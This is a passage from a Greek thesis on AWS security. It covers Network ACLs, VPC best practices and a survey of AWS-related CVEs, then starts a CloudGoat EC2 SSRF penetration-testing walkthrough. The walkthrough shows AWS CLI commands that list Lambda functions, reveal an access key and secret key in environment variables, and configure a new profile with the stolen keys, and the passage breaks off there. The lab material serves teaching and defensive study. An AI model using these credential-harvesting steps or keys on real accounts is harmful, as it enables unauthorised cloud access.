Εκτός όμως από τα Security Groups, υπάρχει και άλλος μηχανισμός για τον έλεγχο της κίνησης στο VPC. Πρόκειται για το Network Access Control List (Network ACL). Αυτή η λίστα δημιουργείται για τον έλεγχο κίνησης σε επίπεδο subnet και όχι σε επίπεδο instance. Έτσι, αν κάποιος χρήστης είναι απρόσεκτος με τον ορισμό των Security Groups σε επίπεδο instance και ανοίξει πολλά ports για πρόσβαση από το δημόσιο Internet για παράδειγμα, θα διασφαλιστεί ότι η κίνηση αυτή δεν θα φτάσει

ποτέ στο συγκεκριμένο subnet που ορίστηκε το NACL. Το NACL είναι stateless και διασφαλίζει πως οποιαδήποτε κίνηση για έναν κανόνα δεν αποθηκεύεται[77]. Αυτό σημαίνει πως εάν δημιουργηθεί ένας NACL κανόνας για εισερχόμενη κίνηση σε ένα subnet, η εξερχόμενη κίνηση δεν θα επιτρέπεται αυτομάτως. Και αυτό είναι ακριβώς αντίθετο με τον τρόπο τον οποίο λειτουργούν τα Security Groups τα οποία είναι stateful.

Ωστόσο, τα NACL παρουσιάζουν κάποιους περιορισμούς. Δεν μπορούν τα φιλτράρουν την κίνηση από και προς των παρακάτω υπηρεσιών[77]:

- **Amazon Domain Name Services (DNS)**: Τα NACL δεν μπορούν να μπλοκάρουν DNS requests από τον Route 53 Resolver. Το φιλτράρισμα των DNS requests μέσω του Route 53 Resolver γίνεται με την ενεργοποίηση του Route 53 Resolver DNS Firewall.
- **Amazon Dynamic Host Configuration Protocol (DHCP).**
- **Amazon EC2 instance metadata**: Τα NACL δεν μπορούν να μπλοκάρουν την κίνηση προς την Instance Metadata Service (IMDS) η οποία είναι υπεύθυνη για την λήψη metadata και user data. Έτσι, εάν κάποιος κακόβουλος χρήστης αποκτήσει με κάποιον τρόπο πρόσβαση στο instance, θα μπορεί να υποκλέψει IAM role credentials.
- **Amazon ECS task metadata endpoints**.
- **License activation for Windows instances.**
- **Amazon Time Sync Service.**
- **Reserved IP διευθύνσεις που χρησιμοποιούνται από τον VPC Router.**

VPC BEST SECURITY PRACTICES

Έχοντας αναφερθεί εκτεταμένα στο AWS VPC, η λειτουργία του έχει γίνει πλήρως κατανοητή, όπως και τα πλεονεκτήματα του έναντι των απλών EC2 Security Groups και των VLANs άλλων παρόχων. Επίσης αναδείχθηκαν και οι περιορισμοί του VPC όσον αφορά τις Network Access Control Lists. Συνεπώς, σε αυτό το σημείο θα προταθούν κάποιες βέλτιστες πρακτικές που ενισχύουν σε μεγάλο βαθμό την ασφάλεια στο VPC. Αυτές οι πρακτικές δεν αντιπροσωπεύουν μια ολοκληρωμένη λύση ασφαλείας, διότι σημαντικό ρόλο παίζει το περιβάλλον και η λογική που θέλει να εφαρμόσει ο εκάστοτε χρήστης στις εφαρμογές του. Αυτές λοιπόν μπορεί να είναι[77]:

- Όταν δημιουργούνται subnets για να φιλοξενηθεί μία εφαρμογή, καλό είναι αυτά να δημιουργούνται σε πολλές **Ζώνες Διαθεσιμότητας (Availability Zones)**. Αυτό δίνει την ικανότητα στη εφαρμογή να έχει ανοχή σε σφάλματα και υψηλή διαθεσιμότητα. Ικανοποιείται έτσι η έννοια της **Διαθεσιμότητας** της πληροφορίας του **CIA** τριπτύχου.
- Χρήση των **Security Groups** για τον έλεγχο της πρόσβασης στα EC2 instances. Όταν δημιουργείται ένα Security Group για ένα EC2 instance, καλό είναι να μην παραμένει το Default Security Group που δημιουργείται, αλλά να το προσαρμόζεται ανάλογα στην εφαρμογή μας.

- Χρήση των **Network Access Control Lists** όταν στόχος είναι ο έλεγχο κίνησης σε επίπεδο subnet και όχι instance.
- Διαχείριση πρόσβασης σε υπηρεσίες **AWS** με χρήση **IAM**.
- Χρήση των **VPC Flow Logs** για την εποπτεία της κίνησης IP σε επίπεδο subnet,VPC ή και Network Interface.
- Χρήση του **Network Access Analyzer** για τον εντοπισμό ασυνήθιστης κίνησης στο VPC.
- Χρήση του **AWS Network Firewall** για την προστασία του VPC από εισερχόμενη και εξερχόμενη κίνηση.
- Χρήση του **Amazon GuardDuty** για τον εντοπισμό ενδεχόμενων απειλών στους λογαριασμούς χρήστη, στα containers και γενικά στα δεδομένα στο AWS περιβάλλον.

3.2.5 AWS Application Security

Σε αυτό το κεφάλαιο έγινε ανάλυση του AWS Security των βασικών υπηρεσιών της Amazon. Ξεκινώντας, έγινε αναφορά στο NIST CSF πάνω στο οποίο διαμορφώνεται το AWS της Amazon. Αναφέρθηκε το πλαίσιο του και το τι εκείνο ορίζει. Στη συνέχεια έγινε λόγος για το AWS API Security. Εξηγήθηκε η σημαντικότητα του καθώς αυτός είναι ο τρόπος επικοινωνίας του πελάτη με το AWS, συνεπώς η ασφάλεια του είναι κομβική. Επόμενο βασικό συστατικό του AWS είναι τα EC2 instances, επομένως δεν μπορούσε να μην γίνει ανάλυση της ασφάλειας τους. Έτσι έγινε ανάλυση των EC2 Security Groups και στη συνέχεια του VPC. Αναφέρθηκαν τα χαρακτηριστικά τους, τα πλεονεκτήματα τους και η συνεισφορά τους στην ασφάλεια του AWS. Ανακεφαλαιώνοντας, για να κλείσει επιτυχώς αυτό το κεφάλαιο θα πρέπει να αναφερθούν οι βέλτιστες πρακτικές σαν σύνολο στο AWS, όπως αναφέρθηκαν και σε κάθε ενότητα ξεχωριστά. Φυσικά, όπως ειπώθηκε και στην προηγούμενη ενότητα, αυτές οι πρακτικές δεν αντιπροσωπεύουν μια ολοκληρωμένη λύση, διότι κάθε εφαρμογή έχει τις ιδιαιτερότητες της. Έτσι, αυτές οι πρακτικές είναι[73][77]:

- **Κρυπτογράφηση δεδομένων κατά την μετάδοση**: Κρυπτογραφώντας τα δεδομένα σε μια επικοινωνία διασφαλίζεται η Εμπιστευτικότητα του CIA τριπτύχου. Κανένας ενδιάμεσος δεν θα μπορέσει να διαβάσει τα δεδομένα. Αυτή η σημαντικότητα αναδείχθηκε στην Ενότητα AWS API Security στην οποία αναλύθηκε η λειτουργία του AWS API.
- **Κρυπτογράφηση δεδομένων κατά την αποθήκευση**: Κρυπτογραφώντας τα δεδομένα τα οποία είναι αποθηκευμένα εξασφαλίζεται όχι μόνο η Εμπιστευτικότητα του CIA, αλλά και η Ακεραιότητα. Ακόμα και αν κάποιος μη εξουσιοδοτημένος χρήστης αποκτήσει πρόσβαση στον αποθηκευτικό χώρο του νόμιμου χρήστη, δεν θα μπορέσει να διαβάσει ή και να τροποποιήσει τα κρυπτογραφημένα του αρχεία.
- **Διαχείριση Κλειδιών**: Λόγω του ότι η πρόσβαση Διαχειριστή σε ένα AWS Linux instance επιτυγχάνεται μέσω SSH shared key, πρέπει να δίνεται προσοχή στην διαχείριση των κλειδιών. Τα κλειδιά πρέπει να αλλάζουν ανα τακτά χρονικά διαστήματα. Και αυτό γιατί μετά από περιπτώσεις απόλυσης/παραίτησης προσωπικού, να ίσταται αδύνατη η αυθεντικοποίηση του πρώην εργαζόμενου. Δυστυχώς, υπάρχουν καθημερινά παραδείγματα παράλειψης διαχείρισης κλειδιών από τις εταιρείες.

- **Σωστή διαχείριση λογισμικού**: θα πρέπει να γίνεται σωστή διαχείριση κατά την εγκατάσταση ενός λογισμικού όπως ενός Web App. Αυτό σημαίνει πως είναι απαραίτητο να αλλάζουν τα default credentials της εφαρμογής καθώς αυτά είναι γνωστά προς όλους. Επίσης το port της εφαρμογής θα πρέπει να αλλάζει για να μην εντοπίζεται εύκολα μέσω scanning.
- **Ασφάλεια σε κάθε instance**: Κάθε instance θα πρέπει να αντιμετωπίζεται ξεχωριστά. Θα πρέπει να εγκαθίσταται Host-Based Intrusion Detection/Prevention Software (HIDS) για να ανταποκρίνεται σε επιθέσεις. Πολλοί θεωρούν πως είναι ευθύνη του AWS η καθολική ασφάλεια. Όμως, όπως είχε εξηγηθεί νωρίτερα, υπάρχει ένα όριο που διαχωρίζει την ευθύνη του cloud από την ευθύνη του χρήστη, και αυτό είναι ο Hypervisor (Σχ. 3.5).
- **Χρήση των Security Group**: Όπως εξηγήθηκε στην προηγούμενη ενότητα, πρέπει να δημιουργούνται Security Groups στα instances και μην παραμένει το Default όπως έχει εξ ορισμού. Επίσης καλό είναι, τα Security Groups να χωρίζονται με ονόματα τα οποία αναφέρονται στην χρήση τους. Έτσι ο χρήστης κατανοεί την λογική και δεν δημιουργούνται προβλήματα ασφαλείας/απόδοσης.

Κεφάλαιο 4ο: Vulnerabilities in Amazon AWS

Στο προηγούμενο κεφάλαιο έγινε εκτεταμένη ανάλυση ενός πολύ μεγάλου μέρους του AWS Security. Αρχικά, έγινε αναφορά στο NIST CSF αναφέροντας τα guidelines του με τα οποία συμμορφώνονται μεγάλοι οργανισμοί, όπως η Amazon. Στη συνέχεια έγινε αναφορά για το API του AWS και το τι πρέπει να προσέχει ο χρήστης/προγραμματιστής κατά τη λειτουργία του. Στην συνέχεια αναφέρθηκαν και αναλύθηκαν τα EC2 Security Groups, αναδεικνύοντας τη μεγάλη σημασία τους στο AWS Security. Πολύ μεγάλη σημασία έχει και το VPC το οποίο εξηγήθηκε στη συνέχεια μαζί με τα VPC NACLs. Για όλες αυτές τις τεχνολογίες του AWS, αναφέρθηκαν και τα Best Practises, ώστε να βοηθήσουν τον χρήστη να έχει πιο ξεκάθαρη εικόνα για την ασφαλή διαχείριση των τεχνολογιών αυτών.

Παρόλα αυτά στη σύγχρονη εποχή, όσο προετοιμασμένος και να είναι ένας οργανισμός στο θέμα της Κυβερνοασφάλειας, νέες ευπάθειες λογισμικού ή ευπάθειες λόγω ανθρώπινου λάθους εμφανίζονται κάθε μέρα. Το ίδιο συμβαίνει και στις υπηρεσίες του AWS. Συνεπώς, σε αυτό το κεφάλαιο θα γίνει αναφορά στις κατηγορίες των ευπαθειών/επιθέσεων που προκύπτουν στο AWS.

Οι ιστότοποι του **NIST** (National Institute of Standards and Technology)[78], το **CVE Details** [79] και το **OpenCVE** [80] παρέχουν συνεχείς ενημερώσεις για ευπάθειες ασφαλείας. Συγκεντρώνουν και διαχειρίζονται δεδομένα ευπαθειών, δημοσιεύοντας πληροφορίες για νέα **CVE** (Common Vulnerabilities and Exposures), όπως το όνομα της ευπάθειας, μιας περιγραφής της ευπάθειας, καθώς και το score της ευπάθειας που δηλώνει τη σημασία της και τον αντίκτυπο σε ένα σύστημα. Αυτοί οι ιστότοποι λοιπόν βρίσκονται σε συνεργασία με διάφορους οργανισμούς και κοινότητες ασφαλείας που διαχειρίζονται το σύστημα CVE και ενημερώνουν το κοινό.

4.1 Ευπάθειες Λογισμικού (Software Vulnerabilities)

Σε αυτήν την κατηγορία περιλαμβάνονται εργαλεία και βιβλιοθήκες που χρησιμοποιούνται στο AWS και ενδεχομένως μπορεί να περιλαμβάνουν bugs που δημιουργούν ευπάθειες. Συγκεκριμένα:

- **Outdated Dependencies**: Λογισμικό που δεν ενημερώνεται μπορεί να περιέχει γνωστές ευπάθειες. Για παράδειγμα, χρησιμοποιώντας παλιές εκδόσεις του Apache, OpenSSL ή Log4j, αυξάνονται οι κίνδυνοι εκμετάλλευσης.
- **Ευπάθειες στα AWS SDKs**: Πολλά από τα AWS SDKs έχουν καταγραφεί ως ευάλωτα σε επιθέσεις. Ενδεικτικά, ευπάθειες σε απομακρυσμένη εκτέλεση κώδικα ή σε παραποίηση δεδομένων έχουν επηρεάσει δημοφιλείς βιβλιοθήκες.
- **Insecure APIs**
    - **HTTP Header Smuggling Attack**: Πρόκειται για μια σημαντική ευπάθεια στο AWS API Gateway, κατά την οποία ο χρήστης τροποποιεί τα headers του request που στέλνει στους backend servers την υποδομής, χωρίς αυτό το request να φιλτραριστεί από κάποια frontend υπηρεσία. Έτσι, αυτό το request είναι αόρατο από servers που

επιθυμεί ο επιτιθέμενος. Συνεπώς, οδηγεί σε **cache poisoning**, όπως επίσης και σε έκθεση ευαίσθητων δεδομένων [81]

Παραδείγματα CVE:

- **CVE-2023-36467**: Ευπάθεια σε data pipelines στο AWS data.all framework, που επιτρέπει την εκτέλεση κακόβουλου Python κώδικα (RCE)[82]. Συγκεκριμένα, το **AWS data.all framework** των εκδόσεων 1.2.0-1.5.1 δεν μπορούν να αποτρέψουν αυτήν την απομακρυσμένη εκτέλεση κώδικα στο πεδίο "Template" κατά τη διαχείριση ενός data pipeline. Πρόκειται για μία πολύ σοβαρή ευπάθεια με **CVSS score 8.8.**
- **CVE-2023-51651:** Ευπάθεια Path Traversal στο AWS SDK for PHP, επιτρέποντας τη μη εξουσιοδοτημένη πρόσβαση σε ευαίσθητα αρχεία[83].

4.2 Ευπάθειες Υποδομών (Infrastructure Vulnerabilities)

Σε αυτήν την κατηγορία περιλαμβάνονται ευπάθειες που απειλούν τις υποδομές κάθε Cloud οργανισμού, συμπεριλαμβανομένου και του AWS. Τα πιο συνηθισμένα είδη επιθέσεων είναι οι επιθέσεις άρνησης υπηρεσίας (DoS), καθώς και οι επιθέσεις Side-Channel. Κάποια γνωστά CVEs είναι:

- **Denial of Service (DoS) / Distributed DoS (DDoS)**
  - **CVE-2019-0708 (BlueKeep):** Πρόκειται για μία πολύ σοβαρή ευπάθεια με **CVSS score 9.8**. Η ευπάθεια βρίσκεται στο πρωτόκολλο **RDP (Remote Desktop Protocol)** που μπορεί να οδηγήσει σε DoS ή απομακρυσμένη εκτέλεση κώδικα (remote code execution) σε EC2 instances τα οποία έχουν εγκατεστημένη παλιά έκδοση των Windows. Αν και το **AWS Shield** προσφέρει προστασία, είναι σημαντικό να ασφαλίζονται καλά και τα ίδια τα instances [84].
- **Side-Channel Attacks**
  - **CVE-2017-5753 (Spectre):** Πρόκειται για μία ευπάθεια με **CVSS score 5.6**. Επηρεάζει EC2 instances στο AWS, καθώς εκμεταλλεύεται side-channel επιθέσεις, οι οποίες αποκαλύπτουν ευαίσθητες πληροφορίες από τις CPUs. Το AWS έχει εφαρμόσει mitigations αλλά η ευπάθεια εξακολουθεί να είναι σημαντική [85].

4.3 Ευπάθειες στις Διαδικτυακές Υπηρεσίες (Network Vulnerabilities)

Η ανεπαρκής προστασία στο επίπεδο δικτύου είναι συχνή αιτία για διαρροές και επιθέσεις:

- **Λανθασμένος Σχεδιασμός VPC**: Εσφαλμένες ρυθμίσεις VPC (Virtual Private Cloud) μπορεί να επιτρέπουν πρόσβαση σε κρίσιμα εσωτερικά δίκτυα.
- **Unrestricted Access**: Ανοικτές θύρες ή λανθασμένη εφαρμογή firewalls είναι κλασικά παραδείγματα προβλημάτων ασφαλείας.

Παραδείγματα:

- Εκμετάλλευση ανοικτών θυρών στις υπηρεσίες **EC2**.

4.4 Ευπάθειες Ανθρώπινου Λάθους (Human Error Vulnerabilities)

Τα ανθρώπινα λάθη και οι λανθασμένες ρυθμίσεις είναι από τις κύριες αιτίες ευπαθειών στο cloud, συμπεριλαμβανομένου και του AWS. Η λανθασμένη διαμόρφωση των πολιτικών IAM (Identity and Access Management) και πολιτικών της υπηρεσίας AWS Lambda μπορεί να παρέχει υπερβολικά δικαιώματα στους χρήστες ή στις υπηρεσίες, επιτρέποντας σε κακόβουλους χρήστες να αποκτήσουν πρόσβαση σε κρίσιμα δεδομένα. Παράδειγμα αποτελεί η κατανομή γενικών ρόλων όπως "**AdministratorAccess"**, χωρίς να αξιολογούνται οι πραγματικές ανάγκες πρόσβασης εφαρμόζοντας την πολιτική "**Least Privilege**". Κάποια παραδείγματα περιλαμβάνουν:

- **Δημόσια εκτεθειμένα S3 Buckets**: Μια κοινή ευπάθεια είναι η λανθασμένη ρύθμιση των S3 buckets, που επιτρέπει δημόσια πρόσβαση σε ευαίσθητα δεδομένα. Συνεπώς, ένας επιτιθέμενος μπορεί εύκολα να αποκτήσει πρόσβαση σε αυτά και να εξάγει τα δεδομένα (Data Exfiltration).
- **Capital One breach**: Πρόκειται για μία από τις μεγαλύτερες διαρροές δεδομένων (data leak) που έχουν πραγματοποιηθεί. Η κακή διαχείριση του AWS WAF και οι κακές IAM πολιτικές, επέτρεψαν σε έναν κακόβουλο υπάλληλο να εκτελέσει **SSRF** επίθεση (Server Side Request Forgery) και να αντλήσει τα δεδομένα[86].
- **Απενεργοποίηση του CloudTrail Logging**: Η μη ενεργοποίηση του **AWS CloudTrail**, που παρακολουθεί δραστηριότητες API, εμποδίζει την ανίχνευση κακόβουλων ενεργειών σε ένα περιβάλλον AWS [87].
- **CVE-2024-28056:** Είναι μια ευπάθεια με **CVSS score 9.8**. Πρόκειται για το εργαλείο **AWS Amplify CLI** το οποίο επιτρέπει στον χρήστη να διαχειρίζεται cloud services για τις εφαρμογές. Συγκεκριμένα, αυτό το CVE επηρεάζει τις εκδόσεις αυτού του εργαλείου πριν την έκδοση **12.10.1**. Η ευπάθεια δημιουργείται όταν αφαιρείται το **Authentication component** από ένα Amplify project και έτσι αφαιρούνται και τα **condition properties**. Σε αυτήν την περίπτωση, δημιουργείται σφάλμα στην πολιτική εμπιστοσύνης ρόλου **IAM** του συγκεκριμένου project, το οποίο αφήνει την άδεια `sts:AssumeRoleWithWebIdentity` ελεύθερη χωρίς περιορισμούς. Συνεπώς, αυτή η ευπάθεια επιτρέπει σε κακόβουλους χρήστες να ορίσουν όποιο ρόλο επιθυμούν και έτσι να αποκτήσουν πρόσβαση σε AWS resources[88].

- **CVE-2021-44833**: Το CVE-2021-44833 αφορά μια κρίσιμη ευπάθεια στην έκδοση 1.0.0 του Command Line Interface (CLI) για το **Amazon AWS OpenSearch**. Το OpenSearch είναι ένα εργαλείο που χρησιμοποιείται για **log analysis**, **real-time application monitoring** και **clickstream analysis**. Η ευπάθεια αυτή σχετίζεται με αδύναμα δικαιώματα πρόσβασης στο αρχείο ρυθμίσεων του OpenSearch CLI. Αυτό επιτρέπει σε μη εξουσιοδοτημένους χρήστες να αποκτήσουν πρόσβαση σε ευαίσθητα δεδομένα και να εκμεταλλευτούν την αδυναμία για να εκτελέσουν κακόβουλες ενέργειες. **Το CVSS score** για την ευπάθεια αυτή είναι **9.8**, κάτι που την κατατάσσει στην κατηγορία των κρίσιμων απειλών[89].
- **CVE-2021-38384**: Η ευπάθεια **CVE-2021-38384** δημιουργείται λόγω προβλήματος με τον τρόπο που το εργαλείο **Serverless Offline** διαχειρίζεται τα URLs με έναν τελικό χαρακτήρα **"/"**. Όταν το URL έχει έναν χαρακτήρα **"/"** στο τέλος και δεν αναγνωρίζεται σωστά, μπορεί να επιστραφεί λανθασμένος κωδικός κατάστασης, όπως **403 Forbidden**, αντί για τον αναμενόμενο **200 OK**. Αυτό μπορεί να οδηγήσει τον διαχειριστή ή τον προγραμματιστή να θεωρήσει ότι η πρόσβαση είναι περιορισμένη, ενώ στην πραγματικότητα μπορεί να έχει γίνει αποδεκτή η αίτηση. Το πρόβλημα δημιουργείται επειδή το περιβάλλον του **AWS API Gateway** δεν επεξεργάζεται με τον ίδιο τρόπο τα URLs με και χωρίς τον τελικό χαρακτήρα **"/"**. Αυτή η ασυνέπεια μπορεί να προκαλέσει σύγχυση, καθώς ο προγραμματιστής μπορεί να παραλείψει ή να διαμορφώσει εσφαλμένα τα δικαιώματα πρόσβασης σε API routes, αφήνοντας πιθανόν ευαίσθητους πόρους πιο ευάλωτους[90].

4.5 Ευπάθειες στην Κρυπτογράφηση (Encryption Vulnerabilities)

Σε αυτήν την κατηγορία περιγράφονται ευπάθειες που αφορούν την χρήση αδύναμων αλγορίθμων κρυπτογράφησης στο AWS. Ένα παράδειγμα είναι:

- **CVE-2020-36363**: Μια ευπάθεια που καταγράφεται με **CVSS score 9.8**. Το **CVE-2020-36363** αναφέρεται σε ευπάθεια που σχετίζεται με την υπηρεσία **Amazon AWS CloudFront**. Η ευπάθεια εντοπίστηκε στο **TLSv1.2_2019**, το οποίο επιτρέπει τη χρήση κρυπτογραφικών αλγορίθμων όπως **TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256** και **TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384**, οι οποίοι θεωρούνται αδύναμοι από ορισμένους φορείς. Αυτή η αδυναμία μπορεί να χρησιμοποιηθεί για επιθέσεις που βασίζονται στην μη ασφαλή κρυπτογράφηση. Η λύση για την ευπάθεια αυτή συνιστάται να είναι η χρήση ισχυρότερων αλγορίθμων κρυπτογράφησης στο AWS CloudFront[91].

Κεφάλαιο 5ο: Amazon AWS Penetration Testing

Σε αυτή την ενότητα, πραγματοποιείται πρακτική εφαρμογή δοκιμών διείσδυσης (penetration testing) σε περιβάλλον Amazon Web Services (AWS). Η διαδικασία περιλαμβάνει την αξιοποίηση εξειδικευμένων εργαλείων και τεχνικών για την αξιολόγηση της ασφάλειας της υποδομής και την αναγνώριση πιθανών ευπαθειών. Ειδικότερα, χρησιμοποιείται το λειτουργικό σύστημα ανοιχτού κώδικα **Kali Linux**[93], το οποίο αποτελεί μία διανομή **Linux** με προεγκατεστημένα εργαλεία για δοκιμές διείσδυσης και έρευνα ασφάλειας, καθώς και το **AWS Command Line Interface (CLI)** το οποίο διευκολύνει τη διαχείριση και αλληλεπίδραση με τους πόρους του AWS. Παράλληλα, αξιοποιείται το **CloudGoat**[94], ένα εργαλείο προσομοίωσης επιθέσεων σε περιβάλλον AWS που παρέχει έτοιμα σενάρια, επιτρέποντας τη συστηματική διερεύνηση πιθανών απειλών και παραλείψεων στην ασφάλεια. Ακόμη, χρησιμοποιείται το **Burpsuite**, το οποίο χρησιμοποιείται για security assessment και penetration testing των web applications.

Η ενότητα αυτή αποσκοπεί στη λεπτομερή ανάλυση της διαδικασίας δοκιμών, αναδεικνύοντας τις ευπάθειες που διέπουν το AWS Security. Με αυτόν τον τρόπο, προσφέρεται μια ολοκληρωμένη κατανόηση του πώς μπορούν να εντοπιστούν οι ευπάθειες που συζητήθηκαν στις δύο προηγούμενες ενότητες σε πραγματικά cloud περιβάλλοντα, παρέχοντας πολύτιμα συμπεράσματα για τη βελτίωση των μηχανισμών προστασίας.

Συγκεκριμένα, θα γίνει μελέτη δοκιμής διείσδυσης χρησιμοποιώντας το **CloudGoat**, που όπως προαναφέρθηκε είναι ένα AWS deployment tool, το οποίο παρέχει έτοιμα σενάρια για δοκιμές διείσδυσης σε διάφορα resources του AWS. Για την μελέτη δοκιμής διείσδυσης θα χρησιμοποιηθούν τρία σενάρια επίθεσης. Κάθε σενάριο θα περιέχει ευπάθειες σε διαφορετικά resources, για να γίνει πιο αποτελεσματική η κατανόηση των ευπαθειών που διέπουν βασικές υπηρεσίες του AWS.

5.1 Σενάριο 1ο: EC2 SSRF


Στο πρώτο σενάριο δοκιμής διείσδυσης, θα γίνει χρήση του σεναρίου **EC2 SSRF**. Το συγκεκριμένο σενάριο αποτελείται από τους εξής πόρους:

- 1 VPC με ένα EC2 instance.
- 1 Lambda function.
- 1 S3 Bucket.

5.1.1 ΜΕΘΟΔΟΛΟΓΙΑ

Ο επιτιθέμενος ξεκινάει ως IAM user “Solus”. Αρχικά, προβαίνει σε enumeration των δικαιωμάτων που του έχουν δοθεί για να ανακαλύψει πως έχει **ReadOnly** δικαιώματα σε μία συνάρτηση Lambda. Αφου παρατηρήσει πως η Lambda function διαρρέει credentials μέσω των μεταβλητών

περιβάλλοντος, ανακαλύπτει στοιχεία που τον οδηγούν σε ένα EC2 instance το οποίο τρέχει ένα Web Application. Μελετώντας το Web Application, ο επιτιθέμενος ανακαλύπτει μια ευπάθεια SSRF. Αξιοποιώντας αυτή την ευπάθεια, ο επιτιθέμενος αποκτά κλειδιά από την **EC2 metadata service**, τα οποία και χρησιμοποιεί για να αποκτήσει πρόσβαση σε ένα ιδιωτικό **S3 bucket**. Μέσα σε αυτό το bucket, ο επιτιθέμενος ανακαλύπτει ένα ακόμη σετ κλειδιών που του δίνουν πρόσβαση ως έναν διαφορετικό χρήστη με περισσότερα δικαιώματα. Έτσι, ως νέος χρήστης με δικαιώματα Admin, ο επιτιθέμενος προβαίνει σε invoke της Lambda function ώστε να αποκτήσει τα ευαίσθητα δεδομένα-στόχος. Η σχηματική αναπαράσταση της μεθοδολογίας φαίνεται παρακάτω στο Σχ. 5.1.1[94].




Σχ. 5.1.1 Exploitation Route(s)[94]

ΠΡΑΚΤΙΚΗ ΕΦΑΡΜΟΓΗ

Στόχος του επιτιθέμενου είναι η κλήση (invoke) μίας Lambda function, που αρχικά έχει δικαιώματα **ReadOnly** και όχι κλήσης. Με τη χρήση της εντολής **aws lambda list-functions --profile solus**, ο επιτιθέμενος καλεί μια λίστα με τις Lambda functions. Σε μία από αυτές, η οποία είναι και η συνάρτηση-στόχος, παρατηρεί εκτεθειμένα κλειδιά, ένα Access Key και ένα Secret Access Key τα οποία αυθεντικοποιούν κάποιον άλλον IAM χρήστη στο AWS (Σχ. 5.1.2). Με τη χρήση των εντολών **aws configure --profile wrex** (Σχ. 5.1.3) και **aws sts get-caller-identity --profile wrex** (Σχ. 5.1.4) ο επιτιθέμενος καταφέρει να αποκτήσει τον νέο ρόλο και να τον επιβεβαιώσει.


```
        {
            "FunctionName": "cg-lambda-ec2_ssrf_cgidy13w9ytfzu",
            "FunctionArn": "arn:aws:lambda:us-east-1:533267010261:function:cg-la
mbda-ec2_ssrf_cgidy13w9ytfzu",
            "Runtime": "python3.11",
            "Role": "arn:aws:iam::533267010261:role/cg-lambda-role-ec2_ssrf_cgid
y13w9ytfzu-service-role",
            "Handler": "lambda.handler",
            "CodeSize": 223,
            "Description": "Invoke this Lambda function for the win!",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2024-12-12T20:06:45.000+0000",
            "CodeSha256": "xt7bNZt3fzxtjSRjnuCKLV/dOnRCTVKM3D1u/BeK8zA=",
            "Version": "$LATEST",
            "Environment": {
                "Variables": {
                    "EC2_ACCESS_KEY_ID": "AKIAXYKJQ2LK24ILPUWA",
                    "EC2_SECRET_KEY_ID": "I3bWcFywDyRPb8jAPD8pSSQ6oKmyvUPQIazwuS
Yh"
                }
            },
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "a7449f0a-1690-4b99-81cf-59242cb407e5",
            "PackageType": "Zip",
            "Architectures": [
                "x86_64"
            ]
        }
    ]
}
```


Σχ. 5.1.2 Exposed Keys in Lambda Function



```
┌──(root💀localhost)-[~/…/Documents/ΔΙΑΛΕΞΕΙΣ/ΔΙΠΛΩΜΑΤΙΚΗ/cloudgoat]
└─# aws configure --profile wrex
AWS Access Key ID [None]: AKIAXYKJQ2LK24ILPUWA
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:
```

